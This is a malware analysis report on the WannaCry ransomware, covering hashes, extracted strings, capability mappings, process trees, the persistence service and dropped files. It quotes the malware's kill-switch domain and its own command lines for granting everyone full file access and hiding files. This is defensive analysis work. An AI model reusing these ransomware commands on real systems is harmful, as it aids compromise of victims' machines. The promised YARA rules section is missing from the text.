

Malware Analysis Report

Ransomware.wannacry.exe

March 2023

Ido Abramov

Table of contents

Executive summary.....	3
High-level Technical summary.....	4
Static analysis.....	5-7
Dynamic analysis.....	8-15
Yara Rules and Signatures.....	16

Executive summary

wannacry.exe is a ransomware crypto-worm malware, which firstly appeared in May 2017 as worldwide cyberattack.

It targeted Windows OS machines by encrypting all the files and data, delete all the recoveries and spreading via SMB protocol to other hosts in the same network.


The authors demanded bitcoin payment to perform decryption of the encrypted files.

Symptoms of infection include:

1. Encryption of all files with ".**WNCRY**" file extension.
2. Change of the background to black with red subtitles and pop-up window for bitcoin payment and decryption.
3. A file called "**@WanaDecrypt@.exe**" on desktop.
4. New random-string directory in "**C:/Windows/ProgramData**" with files in it.
5. Few **processes** running such as "**tasksche.exe**", "**taskdl.exe**", "**taskhsvc.exe**" and "**taskse.exe**".
6. New **service** running named "**mssecsvc2.0**" running.

YARA signature rules are attached in "Rules and Signatures" page.

High-level technical summary



Static analysis

- Hash values for *wannacry.exe*:

MD5	DB349B97C37D22F5EA1D1841E3C89EB4
SHA1	E889544AFF85FFAF8B0D0DA705105DEE7C97FE26
SHA256	24D004A104D4D54034DBCFFC2A4B19A11F39008A575AA614EA04703480B1022C

- Additional related files hash values

Filename	MD5	SHA1
taskse.exe	8495400f199ac77853c53b5a3f278f3e	be5d6279874da315e3080b06083757aad9b32c23
tasksche.exe	84c82835a5d21bbcf75a61706d8ab549	5ff465afaabcbf0150d1a3ab2c2e74f3a4426467
taskdl.exe	4fef5e34143e646dbf9907c4374276f5	47a9ad4125b6bd7c55e4e7da251e23f089407b8f

- Architecture – x86 (32 bit).

- File type – PE (EXE).

- VirusTotal check:

- In *PEView*, The gap between "*virtual size*" and the "*size of raw data*" is negligible, what can indicate the malware is **unpacked**:

	pFile	Data	Description	Value
Ransomware.wannacry.exe.malz	000001F0	2E 74 65 78	Name	text
IMAGE_DOS_HEADER	000001F4	74 00 00 00		
MS-DOS Stub Program	000001F8	00008BCA	Virtual Size	
IMAGE_NT_HEADERS	000001FC	00001000	RVA	
Signature	00000200	00009000	Size of Raw Data	
IMAGE_FILE_HEADER	00000204	00001000	Pointer to Raw Data	
IMAGE_OPTIONAL_HEADER	00000208	00000000	Pointer to Relocations	
IMAGE_SECTION_HEADER .text	0000020C	00000000	Pointer to Line Numbers	
IMAGE_SECTION_HEADER .rdata	00000210	0000	Number of Relocations	
IMAGE_SECTION_HEADER .data	00000212	0000	Number of Line Numbers	
IMAGE_SECTION_HEADER .rsrc	00000214	60000020	Characteristics	
SECTION .text		00000020	IMAGE_SCN_CNT_CODE	
SECTION .rdata		20000000	IMAGE_SCN_MEM_EXECUTE	
SECTION .data		40000000	IMAGE_SCN_MEM_READ	
SECTION .rsrc				

Suspicious strings (using *floss.exe*):

Strings inside the binary	Capabilities
QueryPerformanceCounter QueryPerformanceFrequency	Malwares use it for anti-debugging purposes (measures the time of operation, if exceeds the time expected, the malware acts different then its original)
ReadFile GetFileSize CreateFileA MoveFileExA	Malwares can create, change, read and move files in the machine. Can be used for ransomware, information stealing and corrupting the system.
SizeofResource LockResource LoadResource FindResourceA	Extract other resources (like binaries or zip files) from the main running binary at run-time.
Microsoft Enhanced RSA and AES Cryptographic Provider CryptGenKey CryptDecrypt CryptEncrypt CryptDestroyKey CryptImportKey CryptAcquireContextA CryptAcquireContextA CryptGenRandom	Uses cryptographic functions for ransomware purposes and/or to hide its activities and communication with its command-and-control server.
RegCloseKey RegQueryValueExA RegSetValueExA RegCreateKeyW	Malwares use Registry manipulation usually to maintain their persistence on the victim's machine.
StartServiceA CloseServiceHandle CreateServiceA OpenSCManagerA SetServiceStatus ChangeServiceConfig2A RegisterServiceCtrlHandlerA StartServiceCtrlDispatcherA OpenServiceA	Malwares use Services manipulation to maintain their persistence on the victim's machine.
InternetCloseHandle InternetOpenUrlA InternetOpenA	Network communication capabilities to access URLs from the victim's machine.
http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com	URL callback, used for switch kill.
Microsoft Base Cryptographic Provider v1.0 %d.%d.%d.%d mssecsvc2.0 Microsoft Security Center (2.0) Service %s -m security C:\%s\qeriuwjhrf C:\%s\%s WINDOWS tasksche.exe cmd.exe /c "%s" tasksche.exe TaskStart t.wnry icacls . /grant Everyone:F /T /C /Q attrib +h . WNcry@2o17	Files names and commands which the malware might execute. Indicators to follow during the malware dynamic analysis.

CAPA – Malware's capabilities

ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Obfuscated Files or Information::Indicator Removal from Tools T1027.005
DISCOVERY	File and Directory Discovery T1083 System Information Discovery T1082 System Network Configuration Discovery T1016
EXECUTION	Shared Modules T1129 System Services::Service Execution T1569.002
PERSISTENCE	Create or Modify System Process::Windows Service T1543.003

MBC Objective	MBC Behavior
ANTI-BEHAVIORAL ANALYSIS	Conditional Execution::Runs as Service [B0025.007]
ANTI-STATIC ANALYSIS	Debugger Detection::Timing/Delay Check QueryPerformanceCounter [B0001.033]
COMMAND AND CONTROL	Disassembler Evasion::Argument Obfuscation [B0012.001] C2 Communication::Receive Data [B0030.002] C2 Communication::Send Data [B0030.001]
COMMUNICATION	HTTP Communication::Create Request [C0002.012] HTTP Communication::Open URL [C0002.004] Socket Communication::Connect Socket [C0001.004] Socket Communication::Create TCP Socket [C0001.011] Socket Communication::Create UDP Socket [C0001.010] Socket Communication::Get Socket Status [C0001.012] Socket Communication::Initialize Winsock Library [C0001.009] Socket Communication::Receive Data [C0001.006] Socket Communication::Send Data [C0001.007] Socket Communication::Set Socket Config [C0001.001] Socket Communication::TCP Client [C0001.008]
CRYPTOGRAPHY	Generate Pseudo-random Sequence::Use API [C0021.003]
DATA	Compression Library [C0060]
DISCOVERY	Code Discovery::Inspect Section Memory Permissions [B0046.002]
EXECUTION	Install Additional Program [B0023]
FILE SYSTEM	Move File [C0063] Read File [C0051]
PROCESS	Create Thread [C0038] Terminate Process [C0018] Terminate Thread [C0039]

CAPABILITY	NAMESPACE
check for time delay via QueryPerformanceCounter	anti-analysis/anti-debugging/debugger-detection
contain obfuscated stackstrings	anti-analysis/obfuscation/string/stackstring
receive data (5 matches)	communication
send data (5 matches)	communication
connect to URL	communication/http/client
get socket status	communication/socket
initialize Winsock library	communication/socket
set socket configuration	communication/socket
create UDP socket (4 matches)	communication/socket/udp/send
act as TCP client	communication/tcp/client
generate random numbers via WinAPI	data-manipulation/prng
contain a resource (.rsrc) section	executable/pe/section/rsrc
extract resource via kernel32 functions	executable/resource
contain an embedded PE file	executable/subfile/pe
get file size	host-interaction/file-system/meta
move file	host-interaction/file-system/move
read file on Windows	host-interaction/file-system/read
get number of processors	host-interaction/hardware/cpu
terminate process	host-interaction/process/terminate
run as service	host-interaction/service
create service	host-interaction/service/create
modify service	host-interaction/service/modify
start service	host-interaction/service/start
create thread (4 matches)	host-interaction/thread/create
terminate thread	host-interaction/thread/terminate
link function at runtime on Windows	linking/runtime-linking
linked against ZLIB	linking/static/zlib
inspect section memory permissions	load-code/pe
persist via Windows service	persistence/service


In conclusion, it can be inferred that the malware has cryptographic, anti-analysis, network communication and system manipulation (files, processes and services) capabilities. It indicates the general behavior of the malware while examining it dynamically.

Dynamic analysis

Activation of *wannacry.exe* – immediate visual symptoms

Executing the malware requires administrator authorizations.

Firstly, it will run for few seconds and encrypt all the files with ".WNCRY" file extension, for example before (left) and after (right) the encryption:




Then, after few more seconds It will switch the background and open a window:




Technical actions performed

- 1) Activating the **wannacry.exe** creates a file in **C:\Windows** directory with the name **tasksche.exe**:



Which then runs as a separate process:



Then the **tasksche.exe** (process ID 3080) creates a new directory:




In the process tree, we can see **cmd.exe** (4012) process which created new process of **tasksche.exe** (7300).


It executes **attrib +h** to hide the file and uses **icacls** to add all users full access (**/grant Everyone:F**) for all files in the directory and its subdirectories:

Process	Description	Image Path	Life Time	Company	Owner	Command
cmd.exe (4012)	Windows Command Prompt	C:\Windows\system32\cmd.exe		Microsoft Corporation	NT AUTHORITY\SYSTEM	cmd.exe /c "C:\ProgramData\vpaslxwir046\tasksche.exe"
tasksche.exe (7300)	DiskPart	C:\ProgramData\vpaslxwir046\tasksche.exe		Microsoft Corporation	NT AUTHORITY\SYSTEM	C:\ProgramData\vpaslxwir046\tasksche.exe
attrib.exe (7008)	Attribute Utility	C:\Windows\system32\attrib.exe		Microsoft Corporation	NT AUTHORITY\SYSTEM	attrib +h .
Conhost.exe (5308)	Console Window	C:\Windows\system32\conhost.exe		Microsoft Corporation	NT AUTHORITY\SYSTEM	\\?\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
icacls.exe (8828)	Console Window	C:\Windows\system32\icacls.exe		Microsoft Corporation	NT AUTHORITY\SYSTEM	icacls . /grant Everyone:F /T /C /Q
Conhost.exe (2724)	Console Window	C:\Windows\system32\conhost.exe		Microsoft Corporation	NT AUTHORITY\SYSTEM	\\?\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
taskdl.exe (6296)	SQL Client Configuration	C:\ProgramData\Microsoft\SQL Client Configuration\taskdl.exe		Microsoft Corporation	NT AUTHORITY\SYSTEM	taskdl.exe
cmd.exe (7304)	Windows Command Prompt	C:\Windows\system32\cmd.exe		Microsoft Corporation	NT AUTHORITY\SYSTEM	C:\Windows\system32\cmd.exe /c 255311678304474.bat
Conhost.exe (7920)	Console Window	C:\Windows\system32\conhost.exe		Microsoft Corporation	NT AUTHORITY\SYSTEM	\\?\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
cscript.exe (8448)	Microsoft® Console Script Host	C:\Windows\system32\cscript.exe		Microsoft Corporation	NT AUTHORITY\SYSTEM	cscript.exe //nologo m.vbs


The **cmd.exe** command executed by **services.exe**:



2) Under **Services** at the **Task Manager**, we can notice a new service called **mssecsvc2.0** :




The service is created as the malware starts, checks the number of arguments – if there is only one argument (which means it executed for first time) performs the **fcn.0040f20** function – the left branch. Otherwise, it has more than one argument, means the service already exists (the service starts with -m argument) go to right branch:




First time execution will get the left branch (since no other arguments → argc = 1):

```
[0x00407f20]
fcn.00407f20 ();
call fcn.00407c40
call fcn.00407ce0
xor    eax, eax
ret
```

Then, go to first function (**fcn.00407c40**), where the strings **"-m security"** and **"mssecsvc2.0"** with the **OpenSCManager** and **CreateServiceA** WinAPI calls exist:



It also writes the service to the **Registry**:



In conclusion, the service keeps the persistence of the malware by recovering it - if the machine is restarted or any failure caused while the process is running.

3) The service **mssecsvc2.0** creates and maintains new process of **tasksche.exe**:

Process Name	PID	Operation	P...	Result	Detail
cmd.exe	4012	Process Start		SUCCESS	Parent PID: 676, Command line: cmd.exe /c "C:\ProgramData\wpaaskwir046\tasksche.exe", (

Which is creating files inside **C:\ProgramData\wpaaskwir046** and executes them:

Process Name	PID	Operation	Path	Result
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\b.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\c.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\msg\vn_bulgarian.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\msg\vn_chinese (simplified).wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\msg\vn_chinese (traditional).wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\msg\vn_croatian.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\msg\vn_czech.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\msg\vn_danish.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\msg\vn_dutch.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\msg\vn_english.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\msg\vn_filipino.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\msg\vn_finnish.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\msg\vn_french.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\msg\vn_german.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\msg\vn_greek.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\msg\vn_indonesian.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\msg\vn_italian.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\msg\vn_japanese.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\msg\vn_korean.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\msg\vn_latvian.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\msg\vn_norwegian.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\msg\vn_polish.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\msg\vn_portuguese.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\msg\vn_romanian.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\msg\vn_russian.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\msg\vn_slovak.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\msg\vn_spanish.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\msg\vn_swedish.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\msg\vn_turkish.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\msg\vn_vietnamese.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\c.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\taskse.exe	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\c.wnry	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\000000000.pky	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\000000000.pky	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\000000000.res	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\000000000.res	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\255311678304474.bat	SUCCESS
tasksche.exe	7300	CreateFile	C:\ProgramData\wpaaskwir046\@Please_Read_Me@.txt	SUCCESS

Name	Date modified	Type	Size
msg	3/8/2023 9:44 PM	File folder	
TaskData	3/8/2023 9:49 PM	File folder	
@Please_Read_Me@.txt	3/8/2023 9:41 PM	Text Document	1 KB
@WanaDecryptor@.exe	5/12/2017 3:22 AM	Application	240 KB
@WanaDecryptor@.exe	3/8/2023 9:41 PM	Shortcut	1 KB
00000000.pky	3/8/2023 9:41 PM	EKY File	0 KB
00000000.pky	3/8/2023 9:41 PM	PKY File	1 KB
00000000.res	3/8/2023 10:00 PM	RES File	1 KB
b.wnry	5/11/2017 9:13 PM	WNRY File	1,407 KB
c.wnry	3/8/2023 9:49 PM	WNRY File	1 KB
f.wnry	3/8/2023 9:43 PM	WNRY File	1 KB
i.wnry	5/11/2017 4:59 PM	WNRY File	1 KB
s.wnry	5/9/2017 5:58 PM	WNRY File	2,968 KB
t.wnry	5/12/2017 3:22 AM	WNRY File	65 KB
taskdl.exe	5/12/2017 3:22 AM	Application	20 KB
taskse.exe	3/8/2023 9:41 PM	Application	3,432 KB
taskse.exe	5/12/2017 3:22 AM	Application	20 KB
u.wnry	5/12/2017 3:22 AM	WNRY File	240 KB


4) The file **taskhsvc.exe** created and executed by **tasksche.exe** :

taskhsvc.exe (8440)	C:\ProgramData\...	NT AUTHORITY... TaskData\Tor\taskhsvc.exe
---------------------	--------------------	---

By **TCPView**, It listens at **port 9050** which is **Tor** port - perhaps for establishing a connection with the malware authors (for payment, messages and/or decryption):

